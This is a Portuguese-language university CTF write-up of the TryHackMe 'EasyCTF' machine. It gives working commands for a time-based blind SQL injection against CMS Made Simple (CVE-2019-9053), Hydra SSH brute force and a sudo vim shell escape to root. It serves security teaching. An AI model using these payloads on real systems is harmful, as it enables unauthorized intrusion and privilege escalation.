Universidade de Brasília
Departamento de Ciências da Computação

CIC0087 – Tópicos Avançados em Computadores – Turma 04 – 2026/2

Write-Up: EasyCTF

Segurança Ofensiva — Capture The Flag

Plataforma: TryHackMe
Dificuldade: Fácil
Data de resolução: 28/10/2026

Autor: Luís Eduardo Curi Serra
Matrícula: 251033574
Professor: Roberto Rodrigues Filho

28 de outubro de 2026

Sumário

1 Visão Geral **2**

2 Reconhecimento **2**

2.1 Varredura de portas 2

2.2 Enumeração web 3

3 Exploração **4**

3.1 Identificação da vulnerabilidade 4

3.2 Extração do usuário via SQLi temporal 4

3.3 Força bruta do SSH e flag de usuário 5

4 Escalada de Privilégios **6**

4.1 Enumeração local 6

4.2 Shell escape via vim e flag de root 7

5 Conclusão **7**

6 Referências **8**

1 Visão Geral

EasyCTF é uma máquina Linux de dificuldade *fácil*. A varredura revela três serviços: **FTP (21)**, **HTTP (80)** e **SSH em porta alta (2222)**. O servidor web (Apache 2.4.18) hospeda, em `/simple`, o **CMS Made Simple**, cuja versão é vulnerável a **injeção de SQL cega baseada em tempo** no módulo *News* (**CVE-2019-9053**, parâmetro `m1_idlist`, sem autenticação). Reconstrói-se o nome de usuário (`mitch`) caractere a caractere via SQLi temporal; a senha do SSH é obtida por **força bruta** com Hydra. Com acesso SSH como `mitch` coleta-se a *flag* de usuário. A escalada é trivial: `sudo -l` mostra que `mitch` pode executar `/usr/bin/vim` como `root` sem senha; um *shell escape* (`:shell` no `vim`, GTFOBins) entrega `root`. Fluxo geral: reconhecimento (Nmap + Gobuster) → CMS Made Simple → SQLi (usuário) → Hydra (senha) → SSH → `sudo vim` → `root`.

2 Reconhecimento

2.1 Varredura de portas

```
nmap -T4 <TARGET_IP>
```

Listing 1: Varredura inicial de portas com Nmap.

A varredura retorna três portas abertas. Abaixo da porta 1000 há **dois serviços** (FTP e HTTP); o serviço na **porta mais alta** (2222) é identificado como SSH. O rótulo `EtherNetIP-1` é apenas o palpite genérico do Nmap para a porta 2222, desfeito na varredura de versão.

```
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
2222/tcp open  EtherNetIP-1
```

Listing 2: Portas abertas retornadas pela varredura.

```
nmap -sV -sC -p2222 <TARGET_IP>
```

Listing 3: Confirmacao de versao/servico na porta alta.

```
2222/tcp open  ssh  OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
```

Listing 4: Porta 2222 confirmada como SSH.




Figura 1: Varreduras Nmap: três portas abertas (21/80/2222); a porta 2222 é confirmada como `OpenSSH 7.2p2` na detecção de versão.

2.2 Enumeração web

A detecção de serviço na porta 80 aponta **Apache 2.4.18** e um `robots.txt` com entradas *disallow* (incluindo `/openemr-5_0_1_3`). O Gobuster encontra o diretório `/simple`.

```
gobuster dir -u http://<TARGET_IP> -w /usr/share/wordlists/dirb/common.txt -x php,
    ↪ txt,html
```

Listing 5: Enumeração de diretórios com Gobuster.

```
index.html    (Status: 200)
robots.txt    (Status: 200)
simple        (Status: 301)  [--> /simple/]
```

Listing 6: Achados relevantes do Gobuster.

Em `/simple` roda o **CMS Made Simple**. Conforme a dica da sala, a versão exposta é vulnerável a acesso não autorizado via **injeção de SQL — CVE-2019-9053**.




Figura 2: Enumeração web com Gobuster revelando `/simple`, onde roda o CMS Made Simple.

3 Exploração

3.1 Identificação da vulnerabilidade

O CMS Made Simple instalado é vulnerável à **CVE-2019-9053**: uma **injeção de SQL cega baseada em tempo**, sem autenticação, no módulo *News*, através do parâmetro `m1_idlist` do endpoint `moduleinterface.php`. O tipo de vulnerabilidade é, portanto, **SQLi**.

3.2 Extração do usuário via SQLi temporal

Como a resposta HTTP não exibe o resultado da consulta, usa-se a técnica *time-based*: a consulta condiciona um `sleep(3)` ao acerto de cada caractere, medindo-se o tempo de resposta. No *payload* abaixo, `0x6d2525` é o hexadecimal de `m%%` (um `LIKE` que casa nomes iniciados em "m") e `0x31` é o `user_id` 1.

```
PAYLOAD="a,b,1,5))+and+(select+sleep(3)+from+cms_users+where+username+like+0
    ↪ x6d2525+and+user_id+like+0x31)+--+"
URL="http://<TARGET_IP>/simple/moduleinterface.php?mact=News,m1_,default,0&
    ↪ m1_idlist=${PAYLOAD}"
time curl -s -o /dev/null "$URL"
```

Listing 7: Payload de SQLi temporal e medição com curl.

O tempo de resposta de ≈**3,46 s** confirma o acerto. Repetindo posição a posição, reconstrói-se o nome de usuário `mitch`.




Figura 3: SQLi temporal confirmando o usuário (`real 3.46s`); força bruta do SSH com Hydra e autenticação como `mitch` na porta 2222.

3.3 Força bruta do SSH e flag de usuário

Com o usuário conhecido, a senha do SSH é obtida por **força bruta** com Hydra contra a porta 2222, usando a *wordlist rockyou*.

```
hydra -l mitch -P /usr/share/wordlists/rockyou.txt -s 2222 ssh://<TARGET_IP>
# [2222][ssh] host: <TARGET_IP>   login: mitch   password: <PASSWORD>
```

Listing 8: Força bruta do SSH com Hydra.

Tentativas sem sucesso (becos sem saída)

- Primeira execução do Hydra anexando a porta ao alvo (`ssh://<TARGET_IP> 2222`): *Invalid target definition*. A porta deve ir em `-s 2222`.
- `ssh -P 2222 mitch@<TARGET_IP>` falha: a opção de porta do `ssh` é **minúscula** (`-p`).

Autenticado via SSH (`ssh -p 2222 mitch@<TARGET_IP>`), o sistema é um Ubuntu 16.04 e a *flag* de usuário está no *home*.

```
cat user.txt   # -> <FLAG>  (frase de conclusao, nao um hash)
```

Listing 9: Leitura da flag de usuário.




Figura 4: *Flag* de usuário lida no *home* de `mitch`.

4 Escalada de Privilégios

4.1 Enumeração local

A listagem de `/home` mostra um segundo usuário, `sunbath`, ao qual não é necessário pivotar: a escalada vai direto de `mitch` a `root`. O `sudo -l` revela a permissão perigosa.

```
User mitch may run the following commands on Machine:
    (root) NOPASSWD: /usr/bin/vim
```

Listing 10: Politica de sudo de mitch.

`mitch` pode executar `/usr/bin/vim` como `root` sem senha — um *shell escape* clássico (GTFOBins).

Tentativas sem sucesso (becos sem saída)

- Abrir o `vim` **sem** `sudo` e rodar `:shell` devolve um *shell* ainda como `mitch`. É o `sudo vim` que herda o contexto de `root`.

4.2 Shell escape via vim e flag de root

```
sudo vim
# dentro do vim: tecla ESC, depois digitar  :shell  e Enter
# -> shell como root
whoami              # -> root
cat /root/root.txt    # -> <FLAG>
```

Listing 11: Escalada a root pelo vim.




Figura 5: `sudo -l` com `(root) NOPASSWD: /usr/bin/vim`; o *shell escape* via `sudo vim` eleva a `root` e lê a *flag* final em `/root/root.txt`.

5 Conclusão

O comprometimento partiu da **enumeração web**: o CMS Made Simple em `/simple` era vulnerável à **CVE-2019-9053**, uma injeção de SQL cega baseada em tempo que permitiu reconstruir o usuário

`mitch`. A senha do SSH foi obtida por **força bruta** com Hydra na porta 2222, dando acesso interativo e a *flag* de usuário. A escalada a `root` foi imediata por uma **política de sudo** que autorizava `/usr/bin/vim` sem senha, explorada com o *shell escape* `:shell`. As falhas centrais foram o **software desatualizado** (CMS vulnerável), a **senha fraca** de SSH e uma **configuração de sudo permissiva**.

6 Referências

- TryHackMe — Sala *EasyCTF* — https://tryhackme.com/room/easyctf
- CVE-2019-9053 — *CMS Made Simple < 2.2.10 SQL Injection* — https://nvd.nist.gov/vuln/detail/CVE-2019-9053
- Exploit-DB 46635 — *CMS Made Simple 2.2.10 - SQL Injection* — https://www.exploit-db.com/exploits/46635
- GTFOBins — `vim` — https://gtfobins.github.io/gtfobins/vim/